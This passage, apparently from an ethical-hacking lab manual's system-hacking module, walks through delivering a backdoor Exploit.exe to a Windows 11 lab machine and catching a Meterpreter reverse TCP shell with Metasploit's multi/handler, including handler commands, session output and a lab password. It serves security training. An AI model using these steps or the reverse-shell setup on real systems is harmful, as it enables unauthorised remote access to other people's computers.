
[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
```


17. Now, switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




18. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
19. Click the **Exploit.exe** file to download the backdoor file.

Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).




20. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.

21. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.



22. An **Open File – Security Warning** window appears; click **Run**.



23. Leave the **Windows 11** machine running, so the **Exploit.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

24. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.

25. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.

Module 06 – System Hacking

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help

( 3 C ) /|___ / Metasploit! \
;@'. _.*_ ,." \|--- \_____/
'(. ,...."/

+ -- ==[ metasploit v6.1.9-dev ]
+ -- ==[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

26. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.

```
meterpreter > getuid
Server username: Windows11\Administrator
meterpreter >
```

27. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS11\Admin**).

28. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.

